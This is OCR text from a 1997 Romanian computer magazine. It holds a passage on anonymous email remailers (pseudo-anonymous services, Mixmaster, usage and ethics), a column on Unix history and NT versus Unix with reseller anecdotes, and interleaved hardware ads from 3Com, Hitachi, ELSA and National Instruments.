650.68.71/650.68.81/650.68.88

duce la aflarea autorului. Atenție, aici există o deosebire față de cenzorul militar: pe cînd acesta din urmă tăia orice i se părea suspect, un remailer *nu* se atinge de conținut, ci doar de antet și eventual de semnătură. Unele remailere încearcă să o elimine automat și pe aceasta, însă nu e bine să vă bazați pe ele în acest aspect.

Tehnice...

Ce face practic remailerul? Primește mesajul de la autor, elimină toate liniile din antet pasibile să conțină informații de verificare și îl trimite mai departe destinatarului final, care astfel nu va afla decît că mesajul provine de la un cont anonim. Unele remailere permit și primirea de mesaje pe adresa contului anonim, altele, mai numeroase, nu. Toate permit întîrzierea cu o durată aleatoare a mesajului înainte de a fi trimis spre destinație. De ce aceasta? În cazul în care identitatea autorului unui mail anonim sosit la 13:35 este bănuită, o verificare în log-urile de acces care arată că respectivul a avut o sesiune între 13:20 și 13:29 nu face decît să întărească suspiciunile.

Cel mai popular remailer a fost *anon.penet.fi*. Din păcate *a fost* și nu *este*, din motive detaliate în caseta alăturată. În orice caz, popularitatea de care s-a bucurat acest remailer în comunitatea netățenilor și scandalul din presă au contribuit mult la răspîndirea serviciului. Astăzi există mai multe remailere și tendința este ca durata lor de viață să nu fie prea lungă, dat fiind că majoritatea sînt întreținute de voluntari care nu își recuperează costurile.

De la Pseudo-kynegetikos la pseudo-anonimitate

Vorbind din punctul de vedere al asigurării anonimității, remailerele se împart în două categorii: pseudo-anonime și anonime. Cele din prima categorie sînt și cele mai răspîndite și funcționează pe principiul descris anterior. Totuși, identitatea reală a autorului, deși ascunsă destinatarului, este cunoscută de remailer și în cazuri deosebite ea poate fi dezvăluită, în urma unui ordin judecătoresc spre exemplu. Mai mult, la trimiterea unui mesaj anonim trebuie avut în vedere întreg lanțul pe care acesta îl parcurge pînă la remailer. Dacă mesajele de la calculatorul Dvs sînt stocate pe un server și sînt emise în pachete doar la intervale de 10 minute, un „program vigilent“ va putea scana toate mailurile în tranzit destinate unor remailere și le va putea copia separat pentru a fi analizate de un om. De asemenea, folosirea unui remailer presupune un vot de încredere acordat celui care îl întreține și aici nu puteți paria cu siguranță 100%. Dacă remailerul nici nu permite criptarea cu PGP sau altă metodă public recunoscută ca rezonabil de sigură, atunci puteți fi aproape siguri că proprietarul are o mică pasiune secretă în a citi mesajele ce îi tranzitează serverul.

Remailere pseudo-anonime sînt destule pe Internet și nu veți avea dificultăți în a găsi unul. Modul tipic de folosire este indicat în exemplul următor:

`From: eu@adresa.mea` *-adresa reală completată de clientul de mail*

`To: remailer@remailer.nl.com` *- adresa remailerului*

`Subject: mesaj anonim despre viata pe Marte`

`::`

`Anon-To: comisie_nobel@univ.su`

`Am o veste importanta: pe Marte exista viata inteligenta! Puteti contacta locuitorii de acolo prin ...`

Primele linii sînt completate de programul de mail. Observați că la destinație nu este indicată adresa finală, ci cea a remailerului, iar subiectul este completat normal. În corpul mesajului, primele linii se adresează tot remailerului. După o linie goală și semnul :: urmează linia `Anon-To: comisie_nobel@univ.su` care indică destinația finală (în exemplul anterior o adresă inventată). Remailerul va înlocui adresa proprie (`eu@adresa.mea`) cu una

Interfețele de rețea XL.
Incă o dată, 3Com, sparge tiparele în lumea rețelelor de calculatoare.
TERNET ACCESS SOLUTIONS
WAN BACKBONE SOLUTIONS
IBM/SNA SOLUTION NETWORK SOLUTIONS
NETWORK MANAGMENT

generică, aleasă de proprietarul serverului, căci acest remailer nu permite decît trimiterea mesajelor, nu şi recepţionarea lor.

Indicaţii mai detaliate despre utilizare puteţi obţine trimiţînd un mail cu subiectul remailer-help şi corpul vid pe una din adresele `remailer@remailer.nl.com` sau `remailer@huge.cajones.com`. Nu sînt singurele, dar sînt un bun punct de start. Software-ul folosit este acelaşi şi permite postarea mesajelor pe Usenet.

Crypticus Anonimus


Cealaltă categorie de remailere, cu adevărat anonime, folosesc tehnici mai avansate decît simpla „periere“ a antetului. Cele două subcategorii majore sînt cele bazate pe programele Cypherpunk şi Mixmaster. În continuare vom vorbi mai în detaliu despre Mixmaster avînd în vedere că este o versiune perfecţionată a Cypherpunk-ului, apărută relativ recent (spre sfîrşitul anului 1994).

Creat de Lance Cottrell, Mixmaster tratează fiecare din vulnerabilităţile remailerelor *pseudo*. Confidenţialitatea mesajului în tranzit spre remailer este asigurată prin criptarea cu chei publice de tip RSA. (O foarte bună introducere în domeniul criptării cu chei publice este documentaţia programului PGP). Mesajul sosit în formă criptată la server este decriptat şi abia apoi prelucrat şi trimis mai departe. Deoarece Mixmaster nu foloseşte chiar PGP, probabil din motive de licenţă, ci un algoritm apropiat, criptarea mesajelor trebuie făcută cu un program client dedicat, accesibil de la `ftp.obscura.com/pub/remail` (situl autorului) sau, în afara SUA (ţară în care există unele restricţii bizare cu privire la softul criptografic), de la `ftp.replay.com/pub/replay/pub/remailer`.

Completa separare dintre sursă şi destinaţie poate fi realizată prin trimiterea mesajului prin intermediul mai multor remailere (Mixmaster foloseşte 20 de nivele!). Acestea pot rula fie pe acelaşi server (dar ca procese independente), fie puteţi folosi chiar Dvs serviciile mai multor remailere. Prin această intermediere multiplă, nici primul remailer nu cunoaşte destinaţia adevărată şi nici ultimul nu poate afla de unde provine mesajul. Însă doar în aparenţă sistemul este complet invulnerabil: un intrus care a obţinut un acces neatorizat la unul din remailere poate citi log-urile şi depista un mesaj pe baza mărimii sau a momentului de tranzit prin remailer. Identificarea pe baza mărimii era una din slăbiciunile Cypherpunk-ului. Mixmaster utilizează pachete de dimensiuni identice, criptate *integral* cu Triple DES: nu doar conţinutul util ci şi informaţiile de rutare a pachetului sînt astfel ascunse observatorului neautorizat. Cealaltă vulnerabilitate se ţine de alt aspect: cu cît sînt mai puţine mesaje care tranzitează sistemul, cu atît e mai uşor ca unul dintre acestea să fie corelat cu altul al cărui moment de sosire la destinaţie este cunoscut. Exemplu: dacă aţi primit un mesaj anonim la 15:23 care a tranzitat un anumit remailer şi printr-un mod sau altul aveţi acces la log-urile acestuia, se poate întîmpla ca să descoperiţi că prin remailer a trecut un mesaj la 15:20 şi altul la 11:47. Şansele ca mesajul în discuţie să fie primul din cele două sînt mari. Concluzia? Folosiţi remailerele solicitate şi nu cele nou apărute.

Pe Internet există mai multe remailere folosind tehnologia Mixmaster. O listă a lor poate fi obţinută vizitînd situl `www.obscura.com/~loki/` de unde puteţi prelua şi ultimele versiuni disponibile pentru Unix, DOS şi Windows (cea pentru Mac nu este încă definitivată). O altă sursă utilă şi care acoperă şi alte tipuri de remailere este Raph Levien's Reliable Remailers List disponibilă la `www.cs.berkeley.edu/~raph/remailer-list.html`.

Dacă nu aveţi decît acces la email, trimiteţi un mesaj cu subiectul `remailer-help` pe adresa `replay@remailer.com` şi veţi primi automat o documentaţie de utilizare a servi-



FDDI SOLUTIONS FAST ETHERNET SOLUTIONS BUILDING/CAMPUS SOLUTIONS ATM SOLUTION

Interfeţe de reţea EtherLink XL 10Mbps şi Fast EtherLink XL 10/100 Mbps PCI.

Ceea ce vă vom prezenta, va schimba opţiunile dumneavoastră în ceea ce priveşte conectarea la reţea. Interfeţele de reţea EtherLink XL şi FastEtherLink XL PCI sunt în acest moment mult mai avansate decât oricare interfaţă de reţea de pe piaţă.
Prin utilizarea tehnologiilor Parallel Tasking şi PACE Interactive Access, am creat interfeţe de reţea cu cea mai ridicată viteză de transfer şi cel mai scăzut nivel de încărcare al procesorului. Aceasta înseamnă desigur, performanţe superioare ale oricarei aplicaţii rulând pe o reţea partajată sau comutată, obţinându-se o productivitate de neegalat prin timp mic de răspuns şi eficienţă ridicată.

Şi dacă nu v-am convins încă, interfeţele de reţea XL includ şi tehnologia Dynamic Access, patent 3Com, care accelerează aplicaţiile multimedia, asigură prin tehnologia RMON (Remote Monitoring) suport distribuit pentru administrarea reţelei şi posibilitatea de configurare automată a reţelelor VLAN, îmbunătăţind performanţele generale ale reţelei.*
Când decideţi instalarea unei interfeţe de reţea, apelaţi la producătorul cu peste 30 de milioane de conectări în reţea.
Suntem o certitudine.

Se livrează cu software pentru conferinţe PictureTel's Live Share Plus.

soft-tronik™
creative computer technology
SOFT-TRONIK Braşov s.r.l.
Distribuitor autorizat 3Com

3Com®

3COM Resellers: Alba: Cristal Soft 058-813159; Arad: BB Computer 057-280111; Bistriţa: Logitec 063-232796; Bacău: Vesper 034-148420; Baia Mare: Multinet 062-436729; Brăila: Laser Computer 039-634312; Braşov: Netlogic 068-152414, Sistem 068-318663; Bucureşti: Prompt Service 01-2323356, Total Technologies 01-6335009; Cluj-Napoca: NetBrinel 064-198775; Constanţa: Arexim 041-614711; Craiova: Infel 051-198783; Deva: Multi Sistem 054-213280; Focşani: Est Computer 037-615729; Iaşi: Open System 032-225141; Miercurea Ciuc: NetComp 066-124644; Oradea: Laser Computer 059-430536; Piatra Neamţ: Computer Systems Consulting 033- 214570; Slatina: Tandem 049-423184; Slobozia: Lividan 043-231027; Timişoara: Sca 056-190080; Târgovişte: Shido 045-634583; Tulcea: Microline 040-516369; Turnu Severin: Scand 052-313912; Vâlcea: Bit Center 050-730109.

TOKEN RING SOLUTIONS SERVICE AND SUPPORT ISDN SOLUTIONS

SMALL BUSINESS SOLUTIONS REMOTE ACCESS SOLUTION

NETWORK THAT GO DISTANCE

M.G.T. Trade srl
tel. (01)3120311 fax. (01)6150701
Official distributor

Hitachi creates everything you are looking for in a monitor

HITACHI
Masters of Monitor Technology

Vă așteptăm la CERF '97, Pavilion 105, Stand 1218

Vă așteptăm la CERF '97, Pavilion 105, Stand 1218

ciului Replay care permite și accesul anonim la newsgroup-urile Usenet.

Se putea fără WWW și Java?

Remailerele sînt destul de restrictive privind formatul comenzilor și greșelile pot apare relativ frecvent, motiv pentru care pe Web există și interfațe mai prietenoase. Dar atenție la ce se ascunde în spatele interfeței: este oare un simplu remailer pseudo-anonim sau un sistem mai sigur? Faceți o vizită la `www.ozemail.com.au/~geoffk/anon/anon.html` și veți găsi un applet Java interesant care vă permite configurarea ușoară a remailerelor prin care mesajul Dvs va trece. Dacă nu aveți încredere într-unul anume, pur și simplu îl evitați. Serverul folosește tehnologia Cypherpunk și suportă și conexiuni SSL (Secure Sockets Layer = un standard de criptare a comunicației TCP/IP dintre server și calculatorul Dvs, comunicație care altfel este foarte vulnerabilă la interceptare).

O categorie aparte de remailere bazate pe interfața WWW este cea care asigură anonimitatea, nu prin tehnici criptografice ci, pur și simplu, prin oferirea unui cont de mail fără a cere date despre identitatea persoanei. Schimbul de poștă este asigurat prin serverul respectiv, însă anonimitatea este doar de formă: log-urile serverului WWW permit aflarea adresei de IP de unde vă cuplați și astfel identificarea este ușoară. O posibilă cale de ocolire ar fi navigarea anonimă (vezi mai jos), însă nivelul de securitate atins nu se compară cu cel oferit de Mixmaster.

Poate cea mai amuzantă formă de anonimitate este pusă la dispoziție neintenționat de dischetele cu ofertă limitată de conectare ce sînt incluse cu unele modemuri sau softuri de navigare. America Online, Prodigy ori Compuserve oferă astfel de conturi de probă, însă acestea nu pot fi folosite decît pentru scopuri temporare (din păcate negative, cel mai adesea).

și morale ...

Ascunderea identității nu este doar o chestiune tehnică, ci și etică. Am amintit la începutul secțiunii cîteva din motivațiile posibile pentru utilizarea unui remailer anonim. Există și restricții impuse de gratuitatea serviciului sau de responsabilitatea asumată de cei care operează remailerul: de obicei mesajele nu pot conține atașamente de dimensiuni mari, iar postarea în anumite newsgrupuri este interzisă fie din motive de copyright (grupurile `warez` și `binaries`), supraîncărcare a serverului (`binaries`, `pictures`) ori legale (unele grupuri specializate pe perversiuni sexuale sînt interzise în SUA). Un caz aparte este `alt.religion.scientology` care nu permite articole anonime și despre care veți putea citi mai multe în caseta despre anon.penet.fi

Chestiunile morale sînt general valabile și rămîn la latitudinea conștiinței individuale. Fie prin text scris, telefon ori mail anonim, „șopîrla" și calomnia rămîn la fel de dezgustătoare. Internetul nu a adus în plus (din acest punct de vedere) decît o modalitate de răspîndire ușoară și bine ascunsă în spatele tehnicilor criptografice a ideilor, bune sau rele. Despre ce înseamnă să deranjezi sau să faci rău prin email, veți putea citi într-un alt articol.

Pentru informații tehnice, aveți la dispoziție grupurile alt.privacy, `alt.privacy.anon-server` și `alt.anonymous`, iar dacă aspectele juridice vi se par mai interesante, vizitați www.legal.com. ■

Răzvan Peteanu poate fi contactat la adresa (neanonimă :-)
rpeteanu@mb.sorostm.ro

Errare humanum est, perseverare diabolicum

De Harrison Forbes

Primul lucru pe care l-a făcut când bătăile în ușă l-au trezit, a fost să-și caute ceasul și să vadă ce oră e. Dacă s-ar fi întâmplat în anii '30, Ivan Ivanovici ar fi fost speriat de moarte să audă bătăi în ușă la acea oră din noapte. În 1959 lucrurile stăteau totuși altfel, Stalin murise de câțiva ani iar lui Hrusciov nu-i plăcea să scoale oamenii în toiul nopții... Alergă așadar la ușă, astfel încât oricine ar fi fost să nu apuce să scoale toată casa în picioare...

O jumătate de oră mai târziu, Ivan Ivanovici stătea smerit în fața Tovarășului Președinte, care părea puțin agitat. „Ivan Ivanovici“, începu acesta, „trebuie să aflăm ce fac ticăloșii ăia de capitaliști. M-am hotărât să te trimit acolo ca să le urmărești modul de viață. Vreau ca la întoarcere să faci un raport amănunțit despre tot ce-ai văzut!“.

Ivan Ivanovici a fost atât de surprins de atitudinea Tovarășului Președinte, încât nici nu și-a dat seama din prima clipă ce noroc a dat peste el: nu doar că nu l-a trimis la Lubianka, dar va petrece câteva luni în America, se va distra și va cheltui bani ca să afle de ce „ticăloșii ăia de capitaliști“ o duc așa de bine.

Când s-a împlinit sorocul, Ivan Ivanovici s-a întors la Kremlin cu un raport de două sute de pagini în care descria în amănunt tot ce-a văzut în America. Tovarășul Hrușciov a luat foile bătute la mașină, s-a uitat la ele și apoi s-a întors către Ivan Ivanovici: „Spune-mi Ivan Ivanovici, spune-mi sincer, ai văzut tot ce era de văzut?“. „Da, Tovarășe Președinte“. „Chiar crezi că America este o societate decadentă?“. „Da, Tovarășe Președinte, chiar așa e“. „Crezi că se poate construi comunismul în America?“. Ivan Ivanovici l-a privit în ochi pe Președinte și a răspuns: „Desigur Tovarășe Președinte, se poate. Dar ar fi păcat...“.

Glumă de pe vremea războiului rece.

Acum, după ce am stabilit premisele, putem începe să discutăm despre ultima vogă: NT contra Unix.

Lăsând gluma la o parte, cred că trebuie să petrecem câteva momente încercând să înțelegem ce este Unix și ce înseamnă el în lumea calculatoarelor. În dorința mea de a fi cât mai aproape de realitate, am încercat să-l contactez pe Ken Thompson, dar acesta a refuzat să stea de vorbă cu mine. În e-mail-ul pe care mi l-a trimis, s-a scuzat motivând că nu prea cunoaște NT-ul și că n-a mai folosit Unix-ul de vreo zece ani. Nu-mi dau seama dacă refuzul său este determinat de anumite probleme legale sau pur și simplu nu-i place publicitatea.

Prin 1965, orice companie respectabilă din SUA avea vreo câteva săli pline cu calculatoare. Calculatoarele erau mari, foarte lente, foarte scumpe, aveau nevoie de o armată de oameni ca să le facă să funcționeze, fără să mai amintim că erau pline de „scame“. În acele vremuri era o adevărată aventură să rulezi orice fel de programe. Toată lumea era de acord: calculatoarele trebuiau să rămână, dar scamele trebuiau să dispară. General Electrics, Bell Labs și MIT au hotărât să-și unească forțele și să găsească o soluție.

În câteva vorbe, aceasta este istoria proiectului Multics (Multiplexed Information and Computing Service). Proiectul Mac – cum era numit la MIT – avea cei mai buni programatori din lume, în opinia lui Tom Van Vleck, unul dintre participanți.

Pentru a înțelege starea informaticii în acele vremuri, ar fi util să ne amintim care erau obiectivele proiectului Mac:

1. Accesul comod prin terminale îndepărtate ca mod normal de utilizare a sistemului.
2. O imagine a operării continue similară cu cea a furnizării energiei electrice sau a companiilor telefonice.
3. O gamă largă de posibilități care să permită creșterea sau reducerea configurației fără ca aceasta să implice reorganizarea sistemului sau a utilizatorilor.
4. Un sistem intern de fișiere atât de robust încât utilizatorii să aibă încredere să-și păstreze programele și datele.
5. Un control al accesului suficient ca să permită partajarea selectivă a informației.
6. Abilitatea de a structura ierarhic atât stocarea logică cât și administrarea sistemului.
7. Posibilitatea de a servi cu egală eficiență utilizatori mari sau mici.
8. Posibilitatea de a susține într-un singur sistem diferite medii de programare sau interfețe cu utilizatorii.
9. Flexibilitatea organizării sistemului precum și nivelul de generalitate necesar pentru a putea evolua odată cu valurile succesive ale progresului tehnologic și cu inevitabila creștere a pretențiilor utilizatorilor.

„Multics- The first seven years“ de F.J.Corbato, J.H.Saltzer și C.T.Clingen.

Pentru cei interesați de istoria informaticii, această lucrare – una dintre multele dedicate acestui subiect – este foarte importantă, deoarece pune în evidență esența întregului proiect și este scrisă de conducătorul proiectului, F.J.Corbato – Corby, cum era cunoscut la MIT.

Proiectul s-a desfășurat foarte bine și sunt sigur că membrii echipei s-au distrat grozav, dar în 1969 Bell Labs abandonează proiectul. Motivele acestei decizii sunt pure speculații (Bell Labs nu a prezentat aceste motive), dar părerea mea este că industria și-a pierdut răbdarea cu academia. Visul oricărui cercetător este să aibă o finanțare nesfârșită, astfel încât cercetarea să continue veșnic. Se pare că cei care conduceau Bell Labs aveau alte idei.

Cu toate că Bell Labs a ieșit din proiectul Mac, Ken Thompson a continuat să lucreze la un proiect pe cont propriu. Nu era un secret – cel puțin pentru Tom Van Vleck – că numele proiectului era Unix, un nume derivat în glumă din Multics („multi" înlocuit de „uni" și „cs" transformat în „x"). Multics și Unix aveau foarte multe în comun. În acele vremuri, oamenii nu-și dădeau seama că încalcă drepturile de autor... Sau poate își dădeau seama, dar lumea era mai bună, căci nimeni din echipa de la MIT nu a obiectat în privința faptului că Unix avea multe trăsături preluate în mod evident de la Multics. Nu numai că nu au obiectat, dar au fost în sală când Ken și-a prezentat lucrarea despre Unix și au fost primii care au folosit Unix-ul. Pe vremea aceea, Microsoft încă nu se născuse...

Ceea ce a adus Unix în lumea computerelor a fost un ham care a putut să stăpânească monstrul, astfel încât în cele din urmă să ruleze programe fără să se poticnească. Se puteau rula mai multe programe în același timp pentru o mulțime de utilizatori. Iar utilizatorii puteau în fine să-și păstreze datele pe benzi și discuri fără să se teamă că le vor pierde.


Este foarte greu să vorbești despre uriașa contribuție a Unix-ului la dezvoltarea informaticii azi, când aproape fiecare dintre noi are un calculator acasă și fiecare dintre noi se simte în siguranță folosindu-l așa cum l-a scos din cutie.

După ce și-a câștigat o identitate proprie, Unix a călătorit un timp prin universitățile americane. A fost o vreme când oricine era cineva în lumea informaticii trebuia să-și pună amprenta asupra sistemului, scriind o nouă variantă. La fel s-a întâmplat mai apoi în lumea comercială. IBM a creat AIX, varianta proprie de Unix. AT&T și-a dezvoltat la rându-i propria variantă comercială. Mai târziu, Sun a creat Solaris, o variantă care s-a bucurat de un mare succes în mediile științifice și academice. O companie nouă (la începutul anilor '80), Santa Cruz Operation (SCO) a creat Xenix, o versiune Unix care rula pe procesoare Intel. Se estimează astăzi că circa 34% din piața computerelor aparține Unix-ului.

Chiar și astăzi, Unix rămâne cel mai fiabil și mai stabil sistem de operare. Proiectanții de software de vârf au adoptat Unix ca platformă preferată, astfel încât multe companii mici au ajuns să ruleze Unix pe computerele lor. Dar pentru multe astfel de mici companii, Unix – în ciuda calității sale – se poate transforma într-o mare povară financiară, iar singura justificare a implicării sale poate fi absența unor versiuni reduse ale alternativelor de vârf. Analizând piața din această perspectivă, nu cred că 34% este cifra reală. Ar putea fi undeva între 25% și 30%, ceea ce încă înseamnă o felie importantă.

Tipii neobosiți de la Microsoft au privit cifrele și au născocit o soluție: NT. Și din acest moment, mașina de publicitate Microsoft a transformat un fapt real într-o aberație supradimensionată: NT va înlocui Unix. Acest lucru ar putea fi real, în visele lor, deși merită un premiu pentru curajul lor... Dar cu toate că mă doare s-o spun, există un loc și pentru NT pe piața Unix. Felia de aproape 10% din piața „care nu este realmente Unix", nu este neglijabilă. Și cred că Microsoft va obține până la urmă tot segmentul dacă își manifestă prezența și dacă IBM își va continua comportamentul nobil de retragere, asemenea unui domn în fața unei doamne.

Chocolate Factory este un producător de ciocolată din Milwaukee. Face afaceri îndrăznețe și cu toate că mulți americani nu au auzit de el, are totuși un segment frumos din piața de ciocolată din Statele Unite. Într-o zi, responsabilul lor financiar m-a sunat să se intereseze despre softul de scanare, deoarece doreau să digitizeze toate mișcările lor de hârtii. Mi-a povestit despre mica lor rețea și despre faptul că în câteva



PENTRU PROFESIONIȘTI NU EXISTĂ ALTCEVA !

Monitoare 15", 17", 20" Trinitron
Magneto Optical Drive
Digital Streamer 4-16 GB
CD-ROM Drive, Recorder
MiniDisk 2.5" Drive 140 MB & Audio

Computer Peripherals Products

- **Distribuție, OEM din stoc**
- **Service autorizat Sony**
- **Închiriere subsisteme grafice**

ELSA
High - End Graphics Systems
from Professionals for Professionals
CAD - DTP - 3D - VIDEO

Data Communications
Computer Graphics

GRATUIT!

Un CD-ROM ELSA (la cumpărarea unei plăci grafice) cu cel mai rapid driver disponibil, facilități și utilitare noi pentru CAD-Windows;
Computerul DUMNEAVOASTRĂ echipat cu un card grafic profesional ELSA va fi, în aplicațiile grafice, ...

DE 9 ORI MAI RAPID!

TRILUX Business Development & Support Center

Tel: 01-210 39 62, Fax: 01-610 24 27, Post Address: B-dul 1 Mai, nr. 279

săptămâni urmau să treacă pe NT. M-am mirat, căci aveau doar vreo opt terminale. Răspunsul a fost că aveau de ales doar între Unix şi NT. Aveau un program de contabilitate scris pe HP Unix. Era costisitor de întreţinut şi foarte specific. Mai târziu s-a făcut migrarea pe NT şi costurile s-au redus. Ei bine, contabilitatea e contabilitate, am zis ca să aud răspunsul, cu toate că-l ştiam. Compania folosea contabilizare pe proces, care diferă puţin de celelalte tipuri şi nu există prea multe programe de acest fel. Versiunea Unix este folosită de marii producători din SUA care au procese de fabricaţie.

Firma s-a decis să migreze la NT – eu aş fi preferat OS/2 – dar pentru numărul existent de utilizatori NT va fi o soluţie acceptabilă. Peste câteva luni l-am întâlnit pentru softul de scanare, iar NT era deja instalat. Nu au avut prea multe probleme, dar nici nu au folosit nimic în afara contabilităţii. Înainte se utiliza intens calculul tabelar, dar o dată ce programul era funcţional nu mai aveau nevoie de calcul tabelar. Programul avea facilităţi pentru scrisori în serie, precum şi un generator de etichete, aşa că nu mai aveau nevoie nici de bază de date separată pentru clienţi. Una din secretare avea nevoie de un editor de texte. Au ales desigur Word, ceea ce ei nu i-a plăcut în mod deosebit, dar era în pachet...

Un alt client, un magazin de anvelope, foloseşte un program de contabilitate specializat pe branşa respectivă. Am ajutat proprietarul la luarea deciziei privind versiunea ce urma s-o cumpere. Producătorul de software încerca să-i vândă o versiune Unix de 20.000$ pentru trei utilizatori. Am preferat versiunea DOS, mai puţin completă ca cea Unix, dar suficientă pentru acest client. Pe partea Unix dezvoltarea s-a făcut pe versiune SCO. Motivul utilizării Unix a fost nevoia de lucru cu date aduse de la mai mulţi utilizatori, aflaţi în locaţii diferite, pe linii telefonice. Pentru cei care nu ştiu, aducerea (pulling) are loc atunci când firma are mai multe sedii şi contabilitatea se păstrează centralizat la una dintre ele. Sediile au rol de centru de profit şi au inventar local. Noaptea, sediul central face apel la sateliţi şi preia toate informaţiile referitoare la ziua care a trecut. Sediul central aduce deci datele de la sateliţi pentru centralizare.

Operaţia pare simplă, dar atunci când se lucrează pe linii telefonice, fără supraveghere, sistemul trebuie să funcţioneze ireproşabil. Proiectanţii au considerat că Unix este mediul care le va oferi soluţia optimă. Aducerea este o alternativă ieftină la linia închiriată, care ar putea costa prea mult atunci când sunt multe sedii.

Pentru asemenea situaţii, NT ar putea fi alternativa ieftină faţă de Unix, dar nu ştiu cât este de fiabilă ţinând cont de transferul pe linii telefonice. Dacă m-aţi întreba, OS/2 ar fi soluţia perfectă, dar nu mă întreabă nimeni... Se vorbeşte mult azi despre avansarea NT pe piaţa de Unix. Există ceva realitate în această privinţă, cu toate că eu interpretez lucrurile într-o lumină oarecum diferită de cea a stimaţilor mei colegi de presă de calculatoare.

În primul rând, am sentimentul că ziariştii au pierdut simţul timpului pentru verbe, deoarece folosesc prezentul atunci când un viitor condiţional ar fi mai adecvat. Ei spun că oamenii „s-au schimbat“, atunci când „se schimbă“, spun „NT 5.0 face şi drege“ când nici nu a fost lansat. Oamenii nici nu şi-au dat seama că trebuie să cumpere tot softul din nou dacă doresc să lucreze cu versiunea 4.0... Nu mi se pare că se pierde mult timp cu timpul verbelor în şcolile de jurnalistică, dacă avem în vedere lumea calculatoarelor... Îmi doresc să fi primit câte un bănuţ pentru fiecare

Alege-ti un sensor Orice sensor

si citeste-l cu placile noastre de achizitie.

Strain Ga
Strain Gauge
Thermocouple
Thermocouple
RTD, Thermistor
Voltage
±20 mA

Indiferent de tipul de sensor pe care vrei sa-l folosesti, National Instruments iti ofera solutia completa ce-ti satisface cerintele aplicatiei.

De ce sa risti? Mergi cu liderul mondial in hardware si software pentru achizitie de semnal folosind computerul PC.

- conditionare de semnal superioara
- placi de tip plug-in, PCMCIA, si solutie la distanta
- software grafic cum este LabVIEW


NATIONAL INSTRUMENTS
The Software is the Instrument

Integratori de sisteme National Instruments in Romania

Bucuresti: Imperial Electric 211 3782; Genesys Software 638 4944; ACT 637 7156
Cluj-Napoca: FROsys 064/43.08.05; Net Brinel Computers 064/43.02.80
Timisoara: CoRES Trade 056/19.00.51
Iasi: Tehnorom 032/11.65.02; Prince Software 032/21.25.59

© Copyright 1997 National Instruments Corporation. All rights reserved.
Product and company names listed are trademarks or trade names of their respective companies.

Da telefon integratorilor nostrii de sisteme pentru informatie asupra produselor noastre in gama placilor de achizitie, conditionare de semnal si software grafic.



ocazie în care am sunat să comand un produs după ce i-am citit prezentarea, pentru a afla că distribuitorul nici n-a auzit de el. Mai mult, de câte ori am sunat firma, cei de la marketing nici nu ştiau de prezentare. Şi în majoritatea cazurilor, prima versiune diferea esenţial de ceea ce am citit.

Marea problemă de rezolvat relativ la piaţa Unix pare a fi faptul că softul de Unix este vândut direct de către firmele producătoare, fără intermediari, în acest caz VAR. Şi când producătorul vinde softul, este vândut cu hardware cu tot. Astfel că noi, oamenii mărunţi, nu vedem prea mult din piaţa de Unix. Nu-i de mirare că ne place Microsoft, pentru că vinde doar NT, nu şi hardware. Putem vinde hardul cu sistemul de operare şi putem stabili legături cu furnizorul de software care în acest caz vrea să vândă şi să asigure suport doar pentru propriul soft. Astfel el face bani pe partea lui, noi pe partea noastră. Clientul este la mijloc şi trebuie să trateze cu doi în loc de unul. Poate să nu fie convenabil pentru client, dar se numeşte progres, noi – revânzătorii VAR – putem trăi şi noi.

Mai mult, o dată cu apariţia NT sunt speranţe ca anumite preţuri la produse de vârf să scadă pentru a rămâne competitive. Economie simplă. Şi scad, dar scad doar în segmentul de jos al pieţei. Cel care vinde soft, vinde versiunea NT cu mult mai ieftin decât un Unix. Beneficiarul va realiza ceva economii la software. Dar până la urmă va plăti probabil la fel de mult, preţul fiind compus din NT, echipament şi costul facturat de VAR pentru ca totul să funcţioneze. Matematica n-a fost niciodată partea mea forte, dar mai ţin minte natura distributivă a adunării şi 4+4 este egal cu 2+2+2+1+1, aceasta fiind una dintre posibilităţi. Şi nu am amintit încă faptul că versiunile mai ieftine sunt de obicei livrate cu facilităţi limitate, pentru ca firma să poată face bani din vânzarea separată a acestor facilităţi. Se numeşte „modularitate“ şi „plăteşti pentru cât ai nevoie“.

